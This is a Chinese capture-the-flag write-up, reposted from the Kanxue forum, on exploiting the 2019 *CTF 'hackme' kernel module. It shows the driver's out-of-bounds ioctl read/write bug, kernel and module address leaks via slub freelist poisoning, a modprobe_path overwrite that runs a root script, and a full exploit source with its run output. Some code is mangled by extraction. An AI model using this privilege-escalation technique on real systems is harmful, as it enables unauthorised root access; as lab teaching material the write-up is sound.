linux 内核 rw,Linux Kernel Exploit 内核漏洞学习(4)-RW Any Memory

祝祝祝莺时 于 2021-04-30 14:40:07 发布 24 收藏
文章标签： linux 内核 rw

原标题：Linux Kernel Exploit 内核漏洞学习(4)-RW Any Memory

本文为看雪论坛优秀文章

看雪论坛作者ID：钞sir

简介

RW Any Memory的全称是Read and write any memory，就是内存任意读写；通常这种类型的漏洞是由于越界读写或者错误引用了指针操作造成可以修改控制某个区域里面的指针，导致我们可以改变程序的常规读写区域甚至程序执行流程……

这里我是利用2019 STARCTF里面的hackeme来演示和学习这种漏洞的利用,其中环境和题目我放在github上面了。需要的话可以自行下载学习……

前置知识

modprobe_path

modprobe_path指向了一个内核在运行未知文件类型时运行的二进制文件;当内核运行一个错误格式的文件的时候,会调用这个modprobe_path所指向的二进制文件去，如果我们将这个字符串指向我们的自己的二进制文件，那么在发生错误的时候就可以执行我们自己二进制文件了……

这里modprobe_path的地址可以通过cat直接查看到：

cat/proc/kallsyms |

grepmodprobe_path

```
root@sir-PC:~#  cat /proc/kallsyms | grep modprobe_path
ffffffffb8c5abe0 D modprobe_path
root@sir-PC:~# |
```

原理代码如下，其实就是调用了call_usermodehelper函数：

```
int__request_module( boolwait,

constchar*fmt, ...)

{

va_list args;

charmodule_name[MODULE_NAME_LEN];

unsignedintmax_modprobes;

intret;

// char modprobe_path[KMOD_PATH_LEN] = "/sbin/modprobe";

char*argv[] = { modprobe_path,

"-q",

"--", module_name,

NULL};

staticchar*envp[] = {

"HOME=/",

"TERM=linux",

"PATH=/sbin:/usr/sbin:/bin:/usr/bin",

NULL};

// 环境变量.

staticatomic_tkmod_concurrent = ATOMIC_INIT( 0);

#defineMAX_KMOD_CONCURRENT 50 /* Completely arbitrary value - KAO */

staticintkmod_loop_msg;

va_start(args, fmt);

ret = vsnprintf(module_name, MODULE_NAME_LEN, fmt, args);

va_end(args);

if(ret >= MODULE_NAME_LEN)
```

return-ENAMETOOLONG;

max_modprobes = min(max_threads/ 2, MAX_KMOD_CONCURRENT);

atomic_inc(&kmod_concurrent);

if(atomic_read(&kmod_concurrent) > max_modprobes) {

/* We may be blaming an innocent here, but unlikely */

if(kmod_loop_msg++ <

5)

printk(KERN_ERR

"request_module: runaway loop modprobe %sn",

module_name);

atomic_dec(&kmod_concurrent);

return-ENOMEM;

}

ret = call_usermodehelper(modprobe_path, argv, envp,

// 执行用户空间的应用程序

wait ? UMH_WAIT_PROC : UMH_WAIT_EXEC);

atomic_dec(&kmod_concurrent);

returnret;

}

mod_tree

mod_tree是一块包含了模块指针的内存地址的内核地址，通过查看这个位置我们可以获取到ko文件的地址，在我们需要泄露模块基地址，但是在堆或栈中没有找到的时候可以查看这块内存区域：

grepmod_tree /proc/kallsyms

```
root@sir-PC:~# grep mod_tree /proc/kallsyms
ffffffffb7921f40 t __mod_tree_remove
ffffffffb7923270 t __mod_tree_insert
ffffffffb8c06a80 d mod_tree
```

首先我们看到这个hackme.ko文件开始传参大小为0x20：

```
.text:0000000000000000 hackme_ioctl    proc near
.text:0000000000000000
.text:0000000000000000 var_38          = dword ptr -38h
.text:0000000000000000 var_30          = qword ptr -30h
.text:0000000000000000 var_28          = qword ptr -28h
.text:0000000000000000 var_20          = qword ptr -20h
.text:0000000000000000
```

通过分析我们得出ko文件通过一个数据结构heap作为交互接口：

structheap{

size_tid;

size_t*data;

size_tlen;

size_toffset;

};

```
00000000 heap            struc ; (sizeof=0x20, mappedto_3)
00000000                                         ; XREF: hackme_ioctl/r
00000000 id              dq ?                    ; XREF: hackme_ioctl+46/r
00000000                                         ; hackme_ioctl:loc_8E/r ...
00000008 data            dq ?                    ; XREF: hackme_ioctl+51/r
00000008                                         ; hackme_ioctl+99/r ...
00000010 len             dq ?                    ; XREF: hackme_ioctl+4D/r
00000010                                         ; hackme_ioctl+95/r ...
00000018 offset          dq ?                    ; XREF: hackme_ioctl+49/r
00000018                                         ; hackme_ioctl+91/r
00000020 heap            ends
00000020
```

程序主要有4个功能：读、写、删除和申请。

cin_kernel

```
if ( cmd > 0x30001 )
{
  if ( cmd == 0x30002 )                         // read
  {
    v7 = 2LL * LODWORD(v17.id);
    v8 = pool[v7];
    v9 = &pool[v7];
    if ( v8 && v17.offset + v17.len <= (unsigned __int64)v9[1] )
    {
      copy_from_user(v17.offset + v8, v17.data, v17.len);
      return 0LL;
    }
  }
```

主要是通过用户输入的长度，从用户态中写相应长度的数据到内核。

cout_kernel

```
else if ( cmd == 0x30003 )                      // write
{
  v3 = 2LL * LODWORD(v17.id);
  v4 = pool[v3];
  v5 = &pool[v3];
  if ( v4 )
  {
    if ( v17.offset + v17.len <= (unsigned __int64)v5[1] )
    {
      copy_to_user(v17.data, v17.offset + v4, v17.len);
      return 0LL;
    }
  }
}
return -1LL;
```

从内核中读出相应长度的数据到用户态。

delete

```
copy_from_user(&v17, a3, 32LL);
if ( cmd == 0x30001 )                        // delete
{
  v13 = 2LL * LODWORD(v17.id);
  v14 = pool[v13];
  v15 = &pool[v13];
  if ( v14 )
  {
    kfree();
    *v15 = 0LL;
    return 0LL;
  }
  return -1LL;
}
```

这个代码主要是删除pool中的内容。

alloc

```
if ( cmd != 0x30000 )
  return -1LL;
v10 = v17.len;
v11 = v17.data;
v12 = &pool[2 * LODWORD(v17.id)];
if ( *v12 )
  return -1LL;
v16 = _kmalloc(v17.len, 0x6000C0LL);
if ( !v16 )
  return -1LL;
*v12 = v16;
copy_from_user(v16, v11, v10);
v12[1] = v10;
return 0LL;
```

申请一块内存，地址和大小放在pool数组中。

所以整个程序的功能就是维护了一个全局数组pool，其第一个成员记录内核堆地址，第二个成员记录堆的大小，并且这个数组位于驱动的.bss段，这个我们可以通过gdb调试得出：

```
Legend: code, data, rodata, value
0xffffffffc024c162 in ?? ()
gdb-peda$ x/20gx 0xffffffffc024c000+0x2400
0xffffffffc024e400:     0xffff973d0017f400      0x0000000000000100
0xffffffffc024e410:     0xffff973d0017f500      0x0000000000000100
0xffffffffc024e420:     0xffff973d0017f600      0x0000000000000100
0xffffffffc024e430:     0xffff973d0017f700      0x0000000000000100
0xffffffffc024e440:     0x0000000000000000      0x0000000000000000
0xffffffffc024e450:     0x0000000000000000      0x0000000000000000
0xffffffffc024e460:     0x0000000000000000      0x0000000000000000
0xffffffffc024e470:     0x0000000000000000      0x0000000000000000
0xffffffffc024e480:     0x0000000000000000      0x0000000000000000
0xffffffffc024e490:     0x0000000000000000      0x0000000000000000
gdb-peda$
```

所以比较明显的漏洞点：在cin_kernel和cout_kernel功能中存在明显的越界问题,当我们的offset是负数的时候，v17.offset + v17.len就可以向上越界读写任意长度的内存。

思路

因为slub分配器的分配原理之前提过，和fastbin的原理比较像，所以我们可以通过越界读写把pool数组的位置申请下来，那么我们就可以控制pool数组，然后将数组上面的指针改为其他地方的地址，那么我们就可以实现任意地址读写了。

>>>>

泄漏内核地址

因为我们可以堆地址往上越界读取数据，所以在堆地址上面的地址中一定存在有内核地址，而我们发现往上面偏移0x200的位置就存在有内核地址：

```
hackme 16384 - - Live 0xffffffffc024c000 (0)
ffffffff9204d160 T prepare_creds
ffffffff926c9c38 r __ksymtab_prepare_creds
ffffffff926cf8bc r __kstrtab_prepare_creds
```

```
gdb-peda$ x/20gx 0xffff973d0017f400-0x200
0xffff973d0017f200:     0xffffffff928472c0      0x0000000100000000
0xffff973d0017f210:     0x0000000000000001      0x0000000000000000
0xffff973d0017f220:     0xffffffff92847240      0xffffffff92849ae0
```

很明显这是应该内核地址，所以我们可以得到内核基地址并且得到mod_tree的地址：

cout_kernel(0,mem, 0x200, -0x200);

kernel_addr = *((size_t*)mem) - 0x8472c0;

mod_tree_addr = kernel_addr + 0x811000;

printf("[*]kernel_addr: 0x%16llxn",kernel_addr);

printf("[*]mod_tree_add: 0x%16llxn",mod_tree_addr);

>>>>

泄漏模块地址

根据fastbin的特点，我们知道fd指针指向下一次我们可以申请的地址，如果我们将fd指针修改了，我们就可以拿到我们想要的内存了，同理我们这里也是通过覆盖fd指针为mod_tree的地址，然后就可以查看mod_tree的内容然后就可以得到模块地址了：

```
hackme 16384 - - Live 0xffffffffc024c000 (0)
ffffffff9204d160 T prepare_creds
ffffffff926c9c38 r __ksymtab_prepare_creds
ffffffff926cf8bc r __kstrtab_prepare_creds
/home/pwn # ./exp
```

```
gdb-peda$ x/20gx 0xffffffff92811000
0xffffffff92811000:     0x0000000000000006      0xffffffffc024e320
0xffffffff92811010:     0xffffffffc024e338      0xffffffffc024c000
0xffffffff92811020:     0xffffffffc0252000      0x0000000000000000
0xffffffff92811030:     0x0000000000000000      0x0000000000000000
```

覆盖fd指针的方法是先通过向上越访问就可以修改到fd指针,然后alloc两个块，就可以拿到mod_tree了：

memset(mem, 'B', 0x100);

((size_t)mem) = mod_tree_addr + 0x50;

cin_kernel(4,mem, 0x100, -0x100);

memset(mem, 'C', 0x100);

alloc(5,mem, 0x100);

alloc(6,mem, 0x100);

cout_kernel(6,mem, 0x40, -0x40);

ko_addr = *((size_t*)mem) - 0x2338;

需要注意的是不要把mod_tree地址开始的位置全部覆盖了，应该往下偏移一定的位置，不然我们就得不到模块基地址了，有了模块基地址后我们就可以得到pool的地址了，就可以利用同样的方法把pool申请下来，然后我们就有任意地址读写的能力了。

Use Modprobe_path

通常我们有了任意地址读写能力后，我们可以通过修改cred结构体或者劫持VDSO来进行高权限的操作，但是这里我们使用一种比较有意思的方法来进行高权限的操作。

```
![8](./8.png)
如果我们把这个位置换成我们最近的二进制文件,那么当发生错误的时候就会以```root```权限去运行我们二进制文件....
通常我们可以通过运行一个错误格式的二进制文件来触发调用```modprobe_path```的内容:
```cpp
system("echo -ne '#!/bin/sh\n/bin/cp /flag /home/pwn/flag\n/bin/chmod 777 /home/pwn/flag' > /home/pwn/copy.sh");
    system("chmod +x /home/pwn/copy.sh");
    system("echo -ne '\\xff\\xff\\xff\\xff' > /home/pwn/sir");
    system("chmod +x /home/pwn/sir");
```

需要注意的是system里面的命令要程序的全路径，而不能是相对路径，cp命令要写成/bin/cp；

而修改modprobe_path内容的方法和泄露模块地址等用到的方法是一样的...

EXP

exp.c：

#include

#include

#include

structheap{

size_tid;

size_t*data;

size_tlen;

size_toffset;

};

intfd;

voidalloc(intid, char*data, size_tlen){

structheaph;

h.id = id;

h.data = data;

h.len = len;

ioctl(fd, 0x30000,&h);

}

voiddelete(intid){

structheaph;

h.id = id;
```

```
ioctl(fd, 0x30001,&h);

}

voidcin_kernel(intid, char*data, size_tlen, size_toffset){

structheaph;

h.id = id;

h.data = data;

h.len = len;

h.offset = offset;

ioctl(fd, 0x30002,&h);

}

voidcout_kernel(intid, char*data, size_tlen, size_toffset){

structheaph;

h.id = id;

h.data = data;

h.len = len;

h.offset = offset;

ioctl(fd, 0x30003,&h);

}

intmain{

fd = open( "/dev/hackme", 0);

size_theap_addr,kernel_addr,mod_tree_addr,ko_addr,pool_addr;

char*mem = malloc( 0x1000);

if(fd < 0){

printf( "[*]OPEN KO ERROR!n");

exit( 0);

}

memset(mem, 'A', 0x100);

alloc( 0,mem, 0x100);

alloc( 1,mem, 0x100);

alloc( 2,mem, 0x100);

alloc( 3,mem, 0x100);
```

```
alloc( 4,mem, 0x100);

delete( 1);

delete( 3);

cout_kernel( 4,mem, 0x100, -0x100);

heap_addr = *(( size_t*)mem) - 0x100;

printf( "[*]heap_addr: 0x%16llxn",heap_addr);

cout_kernel( 0,mem, 0x200, -0x200);

kernel_addr = *(( size_t*)mem) - 0x0472c0;

mod_tree_addr = kernel_addr + 0x011000;

printf( "[*]kernel_addr: 0x%16llxn",kernel_addr);

printf( "[*]mod_tree_add: 0x%16llxn",mod_tree_addr);

memset(mem, 'B', 0x100);

*(( size_t*)mem) = mod_tree_addr + 0x50;

cin_kernel( 4,mem, 0x100, -0x100);

memset(mem, 'C', 0x100);

alloc( 5,mem, 0x100);

alloc( 6,mem, 0x100);

cout_kernel( 6,mem, 0x40, -0x40);

ko_addr = *(( size_t*)mem) - 0x2338;

pool_addr = ko_addr + 0x2400;

printf( "[*]ko_addr: 0x%16llxn",ko_addr);

printf( "[*]pool_addr: 0x%16llxn",pool_addr);

delete( 2);

delete( 5);

memset(mem, 'D', 0x100);

*(( size_t*)mem) = pool_addr + 0xc0;

cin_kernel( 4,mem, 0x100, -0x100);

alloc( 7,mem, 0x100);

alloc( 8,mem, 0x100);

*(( size_t*)mem) = kernel_addr + 0x03f960;

*(( size_t*)(mem+ 0x8)) = 0x100;
```

```
cin_kernel( 8,mem, 0x10, 0);

strncpy(mem, "/home/pwn/copy.sh0", 18);

cin_kernel( 0xc,mem, 18, 0);

system( "echo -ne '#!/bin/shn/bin/cp /flag /home/pwn/flagn/bin/chmod 777 /home/pwn/flag' > /home/pwn/copy.sh");

system( "chmod +x /home/pwn/copy.sh");

system( "echo -ne 'xffxffxffxff' > /home/pwn/sir");

system( "chmod +x /home/pwn/sir");

system( "/home/pwn/sir");

system( "cat /home/pwn/flag");

return0;

}
```

编译：

gcc exp.c -o exp-w - static


运行：

```
/ $ ls
bin   etc   exp.c   fs.sh   init      proc   sbin   usr
dev   exp   flag    home    linuxrc   root   sys
/ $ cat flag
cat: can't open 'flag': Permission denied
/ $ ./exp
[*]heap_addr: 0xffff919a8017f400
[*]kernel_addr: 0xffffffffa4400000
[*]mod_tree_add: 0xffffffffa4411000
[*]ko_addr: 0xffffffffc00d6000
[*]pool_addr: 0xffffffffc00d8400
/home/pwn/sir: line 1: ����: not found
*CTF{test}
```

总结

我不知道利用这种方法可不可以返回一个shell回来，我试过直接将modprobe_path改为/bin/sh去执行，但是不可以。

不知道改为反弹shell会不会成功，因为我的环境运行有点问题，所以就没有测试成功，希望知道的师傅可以说一下……



看雪ID：钞sir

https://bbs.pediy.com/user-818602.htm

*本文由看雪论坛 钞sir 原创，转载请注明来自看雪社区

﹀

﹀

责任编辑：